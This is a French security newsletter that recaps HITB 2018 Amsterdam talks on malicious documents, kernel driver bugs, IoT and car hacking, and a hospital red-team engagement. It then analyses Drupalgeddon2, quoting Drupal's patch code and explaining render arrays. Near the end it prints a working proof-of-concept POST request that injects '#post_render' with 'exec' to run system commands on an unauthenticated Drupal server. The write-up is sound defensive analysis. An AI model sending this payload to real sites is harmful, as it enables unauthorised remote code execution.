Premier conseil, utiliser un format de fichier dédié à l'analyse et au traitement de données. Il recommande le format CSV, parfaitement adapté à cette tâche. La plupart des outils de base utilisés lors d'un audit (wfuzz, testssl, recon-ng, etc.) disposent d'une option permettant d'exporter les résultats dans ce format.



Après quelques rapides démonstrations de l'efficacité de sa méthode, M. Debize est passé à son deuxième conseil, à savoir utiliser au maximum les capacités de sa machine de travail. La plupart des outils sont anciens et ne sont par exemple pas optimisés pour utiliser l'ensemble des cœurs d'un processeur. En utilisant correctement des outils comme GNU Parallel, il est possible de multiplier la puissance dédiée à une tâche et ainsi gagner du temps à l'exécution.

La présentation s'est achevée sur deux derniers conseils :

✚ Utiliser des langages de haut niveau pour écrire les scripts d'audits, un point qui peut sembler évident à beaucoup, mais qu'il ne fait pas de mal de rappeler ;

✚ Toujours disposer d'outils précompilés, afin de pouvoir les exécuter partout, même lorsque les environnements d'exécution du langage d'origine sont manquants.

COMMSEC: STILL BREACHING YOUR PERIMETER – A DEEP DIVE INTO MALICIOUS DOCUMENTS

Josh STROSCHEIN

Slides

https://conference.hitb.org/hitbsecconf2018ams/materials/D1%20COMMSEC%20-%20Josh%20Stroschein%20-%20A%20Deep%20Dive%20Into%20Malicious%20Documents.pdf

Josh Stroschein, « Malware analyst » et chercheur en sécurité a dédié sa présentation courte aux documents Office malveillants.

Il n'est plus à démontrer que les documents de la suite Office sont un vecteur majeur de distributions de malware. Josh a commencé sa présentation en faisant un rappel du fonctionnement basique des documents Office et notamment des macros qui y sont généralement associées. Ces macros, écrites en VBA, ont la possibilité d'accéder aux API Windows, mais aussi d'exécuter des commandes avancées à l'aide de Powershell.

Pour pouvoir analyser des documents malveillants, le chercheur recommande notamment deux outils, OLEDump, mais aussi tout simplement l'éditeur de macro de la suite Office. En effet, ce dernier est très efficace dans cette tâche.

Par la suite, il est brièvement revenu sur les facteurs de propagation des documents malveillants, rappelant que l'ingénierie sociale restait le vecteur de transmission dominant et permettait de conduire des attaques techniquement simples mais redoutablement efficaces.

Enfin, la présentation s'est concentrée sur la détection de données malveillantes au sein d'une macro, comment les détecter et les analyser afin de s'en protéger au mieux.

Eating The Core of an Apple: How to Analyze and Find Bugs in MacOS and iOS Kernel Drivers

Xiaolong BAI & Min (Spark) ZHENG

Slides

https://conference.hitb.org/hitbsecconf2018ams/materials/D1T1%20-%20Xiaolong%20Bai%20&%20Min%20Spark%20Zheng%20-%20How%20to%20Analyze%20and%20Find%20Bugs%20in%20MacOS%20and%20iOS%20Kernel%20Drivers.pdf

Xailong Bai et Min Zheng, tous deux ingénieurs en sécurité informatique pour le compte de la société chinoise Alibaba inc, sont intervenus au sujet de la recherche de bugs et de vulnérabilités au sein du noyau des systèmes d'exploitation macOS et iOS.

C'est à l'analyse des « drivers » (pilotes) utilisés par le noyau des systèmes Apple que les deux chercheurs se sont attaqués, et ce pour une raison très simple, ceux-ci ont la réputation d'être faibles en termes de sécurité et sont fréquemment utilisés par les pirates pour s'attaquer au noyau du système.

Après une brève présentation des conférenciers, nous avons été directement menés dans le vif du sujet.
La première partie de la conférence consistait à rappeler différentes spécificités des noyaux Apple : le fait que chaque pilote soit en fait un module d'extension du noyau du système, leur localisation au sein des systèmes macOS et iOS, les technologies dans lesquels ceux-ci sont développés (C/C++).

Ils ont également expliqué qu'une API implémentée au sein du noyau (la KPI) servait aux pilotes afin de communiquer avec celui-ci, et qu'Apple fournit un kit de développement libre (ioKit) et des bibliothèques servant à la programmation de modules KPI destinés à être intégrés au noyau du système.

Les spécificités techniques concernant la communication entre les différentes entités logicielles composant le système d'exploitation ont été décrites :

- entre les applications et les pilotes ;
- entre les pilotes et le noyau lui-même.

Aussi, quelques exemples de code source de pilotes simplistes ont été expliqués de manière à comprendre comment implémenter les fonctionnalités (comme ioKit) nécessaires à la conception de tels programmes.

Une brève rétrospective des pilotes vulnérables ayant été exploités afin de réaliser les Jailbreak de différents iPhones

a été faite :

- iOS 11 : IOSurfaceRoot (CVE-2017-13861) ;
- iOS 9 : IOMobileFrameBuffer (CVE-2016-4654) ;
- iOS 8 : IOHIDFamily (CVE-2015-5774) ;
- iOS 7 : AppleKeyStore (CVE-2014-4407).

Pour enfin aborder les nouvelles vulnérabilités que nos orateurs ont eux-mêmes trouvées au sein des pilotes iOS grâce à un outil de leur conception :

- IOFirewireFamily driver (CVE-2017-7119) ;
- IOFirewireFamily driver (CVE-2018-4135).

Ces vulnérabilités ont pu être exploitées en combinant différents types d'attaques leur donnant un contrôle total sur le noyau du système (Heap Spraying, ROP – Return Oriented Programming).

Mais comment ont-ils découvert ces vulnérabilités, sachant que les pilotes du noyau de macOS et iOS ne sont pas libres (code source privé), qu'ils sont programmés en C++ (un langage complexe à analyser), et que les symboles relatifs aux différentes entités composant les pilotes sont presque absents, particulièrement sur iOS ?

« En conclusion, les deux chercheurs ont présenté une application qui, directement depuis le téléphone de l'utilisateur, permet de déterminer si des correctifs de sécurité sont manquants »

Grâce à Ryuk. Ce personnage issu du manga Death Note, ne mangeant que des pommes a vu son nom donné au programme que les conférenciers ont conçu dans l'optique de simplifier l'analyse des pilotes Apple, au plus grand plaisir du public ayant apprécié ce trait d'humour.

Ryuk est un « plugin » destiné à être intégré au logiciel IDA utilisé par les chercheurs en virologie informatique et les analystes en sécurité.

Il se charge d'accomplir les tâches au cours desquelles IDA montre ses limites lors de l'analyse d'un pilote Apple, et plus particulièrement iOS :

- Reconnaissance et reconstruction des classes ;
- Reconnaissance et reconstruction des vtables ;
- Récupération des noms de fonctions ;
- Résolution des types de variables et des types d'arguments donnés aux fonctions.

Ryuk implémente également des fonctionnalités ajoutées à IDA, comme l'accès aux fonctions via un double clic sur celles-ci et la conservation des noms et types des pointeurs sur fonction selon leur implémentation.

C'est la réalisation et l'utilisation de ce plugin dans le cadre de leurs recherches que Xailong Bai et Min Zheng ont pu découvrir et remonter les deux vulnérabilités précédemment mentionnées.

Il va de soi que Ryuk va continuer d'aider les chercheurs de vulnérabilités macOS et iOS à découvrir de nouvelles méthodes plus performantes et plus efficaces.


Mind the Gap: Uncovering the Android Patch Gap Through Binary-Only Patch Level Analysis

Jakob LELL & Karsten NOHL

Slides

https://conference.hitb.org/hitbsecconf2018ams/materials/D2T1%20-%20Karsten%20Nohl%20&%20Jakob%20Lell%20-%20Uncovering%20the%20Android%20Patch%20Gap%20Through%20Binary-Only%20Patch%20Level%20Analysis.pdf

Jakob Lell et Karsten Nohl sont chercheurs en sécurité pour Security Research Lab et ont dédié leur présentation à la gestion des mises à jour de sécurité sur les systèmes Android.



Leurs recherches ont débuté en essayant de comprendre comment un téléphone utilisant Android et étant à jour pouvait être exploité. Ils ont à ce moment découvert qu'il existait un écart important entre les mises à jour que les vendeurs prétendaient appliquer et celles réellement en place sur le système.

Ils ont poursuivi le sujet en vérifiant des centaines de systèmes afin de déterminer la présence ou non de patch de sécurité. Basés sur leurs résultats de recherche sur les systèmes, les correctifs de sécurité, et les différences entre avant et après une mise à jour, ils ont créé une analyse ainsi qu'une échelle de référence permettant de juger de la sécurité d'un téléphone.

Lors de la présentation de leurs résultats, ils ont mis en avant des manquements alarmants sur des téléphones très présents sur le marché. Il arrivait par exemple qu'un vendeur prétende que le système était à jour (via le numéro de ver-

sion affiché dans la configuration du système), mais que la plupart des correctifs ne soient en réalité pas installés.

En conclusion, les deux chercheurs ont présenté une application qui, directement depuis le téléphone de l'utilisateur, permet de déterminer si des correctifs de sécurité sont manquants, et d'analyser si des tentatives d'exploitation liées à ces manquements ont pu avoir lieu.

Commsec: the sound of a targeted attack: attacking iot speakers

Stephen HILT


Slides

https://conference.hitb.org/hitbsecconf2018ams/materials/D1%20COMMSEC%20-%20Stephen%20Hilt%20-%20Hacking%20IoT%20Speakers.pdf

Stephen Hilt a lui aussi favorisé un format de présentation court pour exposer les résultats de ces recherches sur les haut-parleurs connectés. Le chercheur travaillant pour Trend Micro a choisi de se pencher sur les récents périphériques de Bose et Sonos qui permettent de diffuser de la musique sans fil chez soi.

La procédure suivie est des plus classique. À partir d'une analyse des ports exposés sur les systèmes, il découvre des outils de debugging accessibles sans authentification. Ces derniers exposent des informations sensibles comme les SSID présents aux alentours ou encore les comptes utilisés sur les services de streaming musicaux. À partir de ces informations, M. Hilt est en mesure de localiser un haut-parleur exposé sur Internet à quelques dizaines de mètres près.

Lors de ces recherches, il découvre aussi une vulnérabilité permettant d'abuser de l'API et de jouer n'importe quel morceau de musique sur le périphérique affecté, voire d'en provoquer le redémarrage.



M. Hilt prouve à travers sa présentation que le marché de l'IoT, toujours grandissant, est toujours en proie aux vulnérabilités les plus triviales. Elles pourraient avoir des conséquences importantes, correctement utilisées dans des scénarios de Spear Phishing par exemple.

COMMSEC: Under Cover of Darkness: Hiding Tasks via Hardware Task Switching

Kyeong Joo JUNG

Kyeong Joo Jung est un étudiant coréen en cycle Master sur le campus « Stonybrook » de l'université de New-York (SUNY).

Intéressé par les malwares et les rootkits, il fait partie d'une équipe baptisée « Ajae.dll », active dans le secteur de la recherche contre la virologie informatique.
Dans cette conférence, le sujet abordé traitait de la dissimulation de processus dans un système via une technique appelée le « Hardware Task Switching ».

Jung a tout d'abord expliqué les différences fondamentales entre le « Hardware Task Switching », utilisé jusqu'à Windows 3.1 (1993) communicant directement avec le processeur, et le « Software Task Switching » utilisé depuis Windows NT (1994) pouvant communiquer avec le processeur par l'intermédiaire du planificateur système, plus communément appelé « OS Scheduler ».

La suite traitait uniquement de la technique du « Hardware Task Switching », et de comment il était possible d'exploiter celui-ci afin de dissimuler des tâches exécutées par le système.

Il a été expliqué que le changement de tâche s'opérait à travers une structure spécifique aux processeurs x86 appelée TSS (Task State Segment) défini par le fabricant du processeur utilisé, et se chargeant de sauvegarder l'état des tâches en cours. Le tout accessible par des identifiants appelés « TSS Descriptor » stockés dans la table des descripteurs.

Jung a expliqué que l'utilisation d'un second « TSS Descriptor » au sein de la table des descripteurs permettait de pointer sur un second « TSS », celui de l'attaquant, contenant des données relatives aux processus différentes du TSS original.

De cette manière, il est alors possible de falsifier le statut officiel des tâches en cours du point de vue du système.

Les différences techniques entre les « TSS descriptors » des systèmes Windows et GNU/Linux ont ensuite été expliquées.

L'efficacité de l'exploitation a ensuite été démontrée via l'exécution d'un programme exécuté normalement, puis via la technique du « Hardware Task Switching », au sein d'un système Windows, puis d'un système GNU/Linux.

En modifiant le TSS utilisé, et par conséquent, les informations que celui-ci contient sur un processus, la tâche exécutée peut être dissimulée au système.

Il a également été mentionné que cette attaque pouvait être détectée via l'analyse du temps d'exécution des tâches, cette dernière différant entre une tâche exécutée normalement, et via du « Hardware Task Switching ».

La conférence s'est achevée sur la mention des problèmes que ce type d'attaque impliquait, notamment le fait que cette attaque puisse être utilisée pour dissimuler des programmes malveillants. Cependant, l'attaque n'est à ce jour utilisable que sur des processeurs 32 bits, JUNG a précisé être en cours de recherche sur la version 64bit de cette attaque.

Reference this: sandbox evasion using VBA referencing


Amit DORI & Aviv GRAFI

Slides

https://conference.hitb.org/hitbsecconf2018ams/materials/D2T1%20-%20Aviv%20Grafi%20&%20Amit%20Dori%20-%20Sandbox%20Evasion%20Using%20VBA%20Referencing.pdf

Depuis l'arrivée des « Sandbox », ces environnements virtuels destinés à analyser les programmes malveillants, les concepteurs de logiciels malveillants ont commencé à développer des techniques de détection et d'évasion de ces dernières.
Amit Dori et Aviv Grafi, chercheurs en sécurité et CTO de l'entreprise israélienne Votiro ont présenté les résultats de leur analyse de l'une de ces techniques d'évasion ingénieuse.

Pour y arriver, les deux chercheurs se sont penchés sur le fonctionnement des « Macros fonctions » en langage VBA, utilisées au sein des formats de documents propriétaires de Microsoft (Word, PowerPoint, Excel, etc.). Ces macros peuvent être utilisées, entre autres, afin de charger du VBA provenant d'un document distant, sur la même machine, ou à travers le réseau.



Ils ont expliqué qu'une protection, la « Protected View » permet d'alerter l'utilisateur du blocage du chargement de données externes au document, jusqu'à ce que l'utilisateur autorise ce chargement via le bouton approprié.

Dans un contexte ou la « Sandbox » est configurée de manière à ne pas activer la « Protected View » par défaut (de manière à détecter et pouvoir analyser une tentative d'attaque plutôt que de laisser les mécanismes de protection la bloquer), le déroulement des événements est différent d'un système hôte ayant la « Protected View » activée.

Par exemple, le chargement des différentes entités au sein du document ne suit pas le même ordre en fonction de l'activité ou l'inactivité de la Protected View. L'attaque se base sur cette différence de comportement afin de savoir si le document est ouvert depuis une « Sandbox » ou non.

Pour résumer : si les images et autres entités sont chargées par le document avant les macros VBA, la « Protected View » est activée, et le document est donc très probablement ouvert depuis le système hôte. Dans le cas contraire, cela signifie qu'elle est désactivée, et que le document est plus probablement ouvert au sein de la « Sandbox » .

Afin d'illustrer leurs explications, ils ont expliqué et démontré via des vidéos qu'un document spécifiquement conçu pouvait se baser sur l'analyse de ce comportement afin de charger :

- Un code bénin depuis le serveur de l'attaquant si la « Protected view » est désactivée, de manière à induire la victime en erreur et à gagner sa confiance.
- Le code malveillant depuis le serveur de l'attaquant si la « Protected view » est activée, et que l'on se trouve donc plus probablement sur le système hôte.

L'exploitation ne peut évidemment fonctionner que si la victime, ouvrant le document depuis son système hôte, active naïvement le chargement des entités externes dudit document lors de l'apparition de la pop-up lancée par le logiciel (Word, Excel, etc..).

In Through The Out Door: Backdooring & Remotely Controlling Cars With The Bicho

Claudio CARACCIOLO & Sheila AYELEN BERTA

Slides

https://conference.hitb.org/hitbsecconf2018ams/materials/D2T1%20-%20Sheila%20Ayelen%20Berta%20&%20Claudio%20Caracciolo%20-%20Backdooring%20&%20Remotely%20Controlling%20Cars%20With%20The%20Bicho.pdf

Claudio Caracciolo , consultant et chef de la sécurité au sein de l'entreprise italienne Eleven Paths, et Sheila Ayelen Berta, chercheuse en sécurité informatique pour le compte de la même entreprise ont abordé le thème de la sécurité des voitures connectées.

De nos jours, les nouveaux modèles de véhicules 4 roues sont de plus en plus équipés d'éléments informatiques, ce qui implique bien entendu des problématiques de sécurité.

Les voitures informatisées utilisent la technologie CAN bus (CAN : Controller Area Network) permettant aux différents composants électroniques du véhicule de communiquer entre eux sans passer par un ordinateur. C'est le mécanisme visé par les orateurs de la conférence.

Après quelques anecdotes sur le passif du « Car Hacking », ce qui a déjà été exploité ou démontré comme étant vulnérable, les conférenciers ont enchaîné sur les explications concernant l'analyse des données transitant au sein du CAN Bus. De cette manière, ils ont pu déterminer quelles « frames » (données transitant sur le CAN Bus) correspondaient à quelles actions sur le véhicule traité.

Ainsi, en envoyant certains signaux au sein du CAN Bus, ils se sont octroyé le pouvoir de déclencher les phares du véhicule, les essuie-glaces, démarrer celui-ci, en bref, interagir avec quelque composant électronique relié au CAN Bus et déclenchant une action du véhicule.

Ils ont ensuite décrit la conception et la composition de 3 versions différentes de « backdoors » (portes dérobées) qu'ils ont mises au point. Ces backdoors sont des circuits électroniques capables d'interagir avec le CAN Bus.

Une application de bureau, développée par leurs soins, est utilisée pour configurer la backdoor électronique afin que celle-ci puisse être prête à l'utilisation une fois intégrée au véhicule. Le véhicule n'étant, lui, relié à aucun réseau, c'est par le système des SMS que la backdoor électronique sera contrôlée, une fois le numéro de téléphone de l'attaquant paramétré au sein de celle-ci.

En bref, une fois la backdoor paramétrée et reliée au CAN Bus du véhicule, ils en ont le contrôle total via un simple envoi de commandes par SMS.

Pour finir, ils ont précisé que l'intégration illégitime de la backdoor au sein d'un véhicule n'appartenant pas à l'attaquant nécessiterait des compétences et une performance en social engineering : en se faisant passer pour un employé d'une société de nettoyage de voiture, pour un voiturier, ou sur un ton plus humoristique « Soyez un espion ».

COMMSEC: Somebody Call a Doctor: Hacking a Hospital for Fun and Profit

Asaf COHEN & Ofir KAMIL

Slides

https://conference.hitb.org/hitbsecconf2018ams/materials/D2%20COMMSEC%20-%20Asaf%20Cohen%20&%20Ofir%20Kamil%20-%20Hacking%20a%20Hospital%20for%20Fun%20and%20Profit.pdf

Asaf Cohen et Ofir Kamil sont respectivement leader de l'équipe RedTeam et chercheur en sécurité informatique pour l'entreprise israélienne Maglan.

Suite à la neutralisation d'hôpitaux aux États-Unis et au Royaume-Uni par des attaques de ransomware ces derniers mois, les conférenciers ont décidé d'aborder le sujet de la sécurité informatique des hôpitaux et des équipements médicaux, ayant la réputation d'être peu fiables, et étant l'un des sujets suggérés par les organisateurs de la HITB 2018.

« Claudio Caraciolo et Sheila Ayelen Berta, chercheuse en sécurité informatique pour le compte de la même entreprise ont abordé le thème de la sécurité des voitures connectées. »

Ils ont ainsi résumé les différents vecteurs d'attaque découverts au sein d'un hôpital israélien dans le cadre de l'une de leurs missions de RedTeam :

- Les points d'accès WIFI non protégés liés au réseau de l'hôpital ;
- Les armoires réseau non protégées ;
- Les ports Ethernet disponibles et fonctionnels au sein des locaux.

L'auditoire a été très amusé par la vidéo de démonstration d'un kiosque numérique à écran tactile reposant sur une couche logicielle « dissimulant » le système d'exploitation.

Une simple pression du doigt de plus de 3 secondes sur l'écran du kiosque ouvrait le menu déroulant correspondant à un clic droit sur le bureau Windows, ce qui leur a permis d'accéder au système sous-jacent de la machine, elle-même connectée au réseau de l'hôpital et à internet, un outil parfait pour dérober et exfiltrer des données.

Via une investigation sur le réseau, ces derniers ont obtenu la possibilité de contrôler différents appareils et de dérober

des données médicales sensibles :

- Une application de gestion des opérations de neurochirurgie ;

- Un système de radiographie ainsi que toutes les sauvegardes qu'il contenait ;

- Une machine contrôlant les systèmes d'aération et de régulation de température de l'hôpital.

Leur investigation et l'exploitation de différentes vulnérabilités de configuration et de réseau leur ont ainsi permis de prendre le contrôle de différents systèmes, dont un système d'électrocardiographie via la découverte d'un service FTP disposant d'un mot de passe par défaut.

Les résultats de leurs recherches ont mené Cohen et Kamil à différentes conclusions :

- Les appareils informatiques médicaux ont vu leur sécurité négligée, probablement par la focalisation de leurs concepteurs sur la réduction maximum des erreurs d'analyse pouvant entraîner des complications médicales ;

- Il est facile de dérober des informations médicales et confidentielles relatives à un établissement hospitalier ou à ses patients ;

- Les machines traitant des résultats d'examens (comme l'électrocardiogramme piraté) pourraient être utilisées à des fins malveillantes dans l'optique de dissimuler des anomalies de santé, ou encore d'en simuler lors d'un examen, ce qui pourrait conduire un patient en pleine santé à subir une opération cardiaque d'urgence sans motif légitime.

Bien que ces appareils n'aient pas été abordés lors de la conférence, les blocs opératoires des pays les plus développés sont désormais équipés de robots capables de réaliser des opérations de microchirurgie de manière plus rapide et plus précise que les chirurgiens eux-mêmes. Une prise de contrôle de ce type d'appareils par un attaquant lors d'une opération pourrait être fatale au patient.

Références

- Supports
https://conference.hitb.org/hitbsecconf2018ams/materials/

- Photos
http://photos.hitb.org/index.php?album=2018-AMS-GSEC

Au programme : retour sur la vulnérabilité Drupalgeddon2 et Cisco.

Stéphane Marcault

L'ACTUALITÉ DU MOMENT

Buzz
Analyse de la vulnérabilité Drupalgeddon2
Par Clément DELILLE

Analyse de vulnérabilités
Retour sur les vulnérabilités affectant les produits Cisco
Par Thomas SANZEY

Le whitepaper du mois
La version 3.2.1 du PCI DSS
Par Adrien GUINAULT

Drupalgeddon2

Par Clément DELILLE

> Introduction

Ces derniers mois, Drupal a été tristement propulsé sur le devant de la scène, suite à la publication de deux vulnérabilités critiques permettant à un attaquant de prendre le contrôle du serveur qui l'héberge. Rappelons brièvement ce qu'est Drupal. C'est un système de gestion de contenu (CMS) sous licence libre créé en 1999 et développé en PHP. Celui-ci permet de créer facilement un site web grâce à un gestionnaire de thème, un panneau d'administration ainsi que de nombreuses fonctionnalités.

Drupal est principalement utilisé pour générer des sites vitrine d'entreprises et des blogs. Il est le 3ème CMS le plus populaire (4,5% de parts de marché en 2017), et l'un des plus utilisés par les entreprises pour la réalisation de leurs sites institutionnels.

Il y a quelques années déjà, une injection SQL accessible sans authentification dans Drupal 7, avait été surnommée Drupageddon 1 (CVE-2014-3704). Elle impactait les versions inférieures à la 7.32. La criticité de cette vulnérabilité avait été à l'origine de ce surnom. À travers cet article, nous allons revenir sur la version 2 référencée CVE 2018-7600 et expliquer sa cause.

> Déroulement des faits

Le 21 mars dernier, la vulnérabilité actuellement appelée Drupalgeddon 2 (CVE-2017-7600) a commencé à faire parler d'elle. Durant la soirée, l'équipe de sécurité de Drupal a publié une annonce sur son site. Cette dernière avait pour but de prévenir tous les utilisateurs de Drupal, de l'arrivée d'une mise à jour corrigeant une vulnérabilité critique, facilement exploitable, et qui affecterait toutes les versions de Drupal.

D'après eux, des attaquants analysant les changements apportés par cette version seraient rapidement en mesure de développer un code d'exploitation.

Après une semaine d'attente, l'équipe Drupal a donc publié la mise à jour pour toutes ses versions, y compris celles qui ne sont plus maintenues. Le correctif a été conçu afin d'être le plus vague possible et de dissimuler au maximum l'origine de la vulnérabilité. Cela aura permis à ses utilisateurs de gagner du temps pour mettre à jour leurs applications.

C'est finalement le 12 avril qu'un code d'exploitation permettant d'exécuter une commande système à distance a été publié sur le site github.com [3]. Cette publication a fait suite à une vaste campagne de scans d'internet visant à vérifier le bon fonctionnement de ce code avec des commandes tels que « id » ou « whoami ». Le SANS indique que leurs serveurs ont commencé à recevoir des requêtes relatives à cette vulnérabilité le 13 avril [4].

Depuis, les attaquants ont majoritairement adapté ce code afin d'installer des mineurs de cryptomonnaie sur les serveurs vulnérables.

> INFO

5 juin : encore plus de 115 000 sites vulnérables à la vulnérabilité Drupalgeddon2 (CMS Drupal)

Deux mois après la mise à jour du CMS Drupal corrigeant la vulnérabilité Drupalgeddon2 (CVE-2018-7600, cf. CXA-2018-1283 et CXA-2018-1528), une équipe de chercheurs a partagé la liste des sites Web toujours vulnérables avec l'US-CERT et d'autres équipes CERT dans le monde entier afin d'appliquer dès que possible les correctifs nécessaires. 115 000 sites web seraient ainsi toujours touchés par cette faille de sécurité.

Dans les détails, les chercheurs ont relevés :
* 115 070 sites obsolète et vulnérables,
* 134 447 sites non vulnérables,
* 225 056 sites où la version n'a pas pu être détectée.

Drupal aurait, par la suite, infirmé ces chiffres...

> Présentation de la vulnérabilité

Le correctif

Nous allons étudier la version corrigée 8.5.1 de Drupal. De par sa position dans le code, le correctif de sécurité n'indique pas directement l'emplacement de la vulnérabilité, mais il en divulgue la cause. La majorité du code qui a été ajouté se trouve dans la nouvelle classe **`RequestSanitizer`** du fichier **`drupal/core/lib/Drupal/Core/Security/RequestSanitizer.php`**. Tout d'abord, la fonction **`preHandle`** de **`DrupalKernel.php`** qui traite chaque requête reçue, modifie son paramètre **`request`** en le passant en argument à la fonction **`sanitize`**.

```
544     public function preHandle(Request $request) {
545
546       $this->loadLegacyIncludes();
```

v8.5.0 - drupal/core/lib/Drupal/Core/DrupalKernel.php

```
545   public function preHandle(Request $request) {
546     // Sanitize the request.
547     $request = RequestSanitizer::sanitize(
548       $request,
549       (array) Settings::get(RequestSanitizer::SANITIZE_WHITELIST, []),
550       (bool) Settings::get(RequestSanitizer::SANITIZE_LOG, FALSE)
551     );
552
553     $this->loadLegacyIncludes();
```


v8.5.1 - drupal/core/lib/Drupal/Core/DrupalKernel.php

Cette dernière va avoir pour rôle de filtrer les paramètres transmis dans l'URL, dans le corps de la requête ou encore dans les cookies. Pour ce faire, elle va faire appel à la fonction qui nous intéresse le plus, **`stripDangerousValues`** (voir capture ci-dessous).

Cette fonction va supprimer de la requête tous les paramètres dont le nom commence par le caractère '#'. Ce n'est pas anodin, car Drupal l'utilise dans ce qu'il appelle les **`Render Array`**. L'origine de la vulnérabilité est donc un problème de filtre sur le caractère # qui n'était pas filtré auparavant.

```
protected static function stripDangerousValues($input, array $whitelist, array &$sanitized_keys) {
  if (is_array($input)) {
    foreach ($input as $key => $value) {
      if ($key !== '' && $key[0] === '#' && !in_array($key, $whitelist, TRUE)) {
        unset($input[$key]);
        $sanitized_keys[] = $key;
      }
      else {
        $input[$key] = static::stripDangerousValues($input[$key], $whitelist, $sanitized_keys);
      }
    }
  }
  return $input;
}
```

Les variables dont le premier caractère est un '#' sont supprimées avec un unset



Afin de comprendre la vulnérabilité, nous allons vous présenter ce que sont les « Render Array » et leur fonctionnement.

Les Render Array

D'après la documentation officielle, les Render Array sont l'équivalent Drupal du DOM. Concrètement il s'agit de structures contenant des informations ainsi que des indications sur la manière de les afficher. Cela permet d'avoir accès à ces informations et de pouvoir les modifier jusqu'à la génération de la page HTML.

Voici un exemple de code basé sur la page d'oubli de mot de passe, que nous avons modifiée afin d'illustrer nos propos.

```php
$form['mail'] = [
  '#type' => 'textfield',
  '#prefix' => '<p>balise prefix</p>',
  '#suffix' => '<p>balise suffix</p>',
  '#title' => 'Titre de mon champ',
];
```

Code source php

```
<p>balise prefix</p>
<div class="js-form-item form-item js-form-type-textfield form-type-textfie
  <label for="edit-mail">Titre de mon champ</label>
  <input id="edit-mail" class="form-text" data-drupal-selector="edit-mail"
</div>
<p>balise suffix</p>
```

Code HTML généré

On peut voir que le champ **`#type`** a permis de créer une balise de type **`input`** avec la classe associée. Le champ **`title`** a lui créé un label relatif à cette entrée qui se situe donc au-dessus d'elle dans le code.

L'API Drupal propose de nombreux autres paramètres tels que **`#cache`**, **`#markup`**, **`#plain_test`**, **`#theme`**, **`#them_wrappers`**, **`#sorted`**, etc. Parmi eux **`#markup`** qui permet d'ajouter du contenu sans traitement dans la page. Tous ces paramètres permettent de modifier la mise en page ou de générer du HTML.

« C'est finalement le 12 avril qu'un code d'exploitation permettant d'exécuter une commande système à distance a été publié sur le site github.com »

Il en existe également qui permettent d'exécuter du code. Il s'agit notamment de **`#pre_render`** et **`#post_render`**. Ces derniers permettent de définir un tableau de fonctions qui sont exécutées lors du rendu final.

Ces fonctions prennent en arguments le rendu généré du tableau associé ou bien le tableau avant son traitement. C'est ce type de paramètre qui permet de réaliser une exécution de code. Il suffit que l'un de ces paramètres utilise la fonction **`exec`** lors de son rendu pour faire un appel à une commande système.

POC d'exploitation

Maintenant que nous avons pris connaissance des **Render Array** et de leur fonctionnement, nous allons pouvoir étudier l'une des preuves d'exploitation publiée et la manière dont elle exploite la vulnérabilité. Vous l'aurez compris, les paramètres des render array permettants la génération de code par le moteur Drupal, il n'est pas désirable qu'un utilisateur puisse en modifier le contenu, ou en ajouter de manière arbitraire.

Voici le POC que nous allons étudier.

POST
/user/register?element_parents=account/mail/#value&ajax_form=1&_wrapper_format=drupal_ajax

mail[#markup]=id&mail[#type]=markup&form_id=user_register_form&_drupal_ajax=1&mail[#post_render][]=exec

Rappelons que la vulnérabilité permet une exécution de code à distance sans être authentifié. Elle devait donc être exploitable via une page ou un formulaire accessible sans compte. De plus, l'attaquant devait être en mesure d'envoyer des paramètres qui seront traités dans le but de générer un render array. L'une des pages vulnérables s'est avérée être celle contenant le formulaire d'inscription des utilisateurs http://site_drupal/user/register.

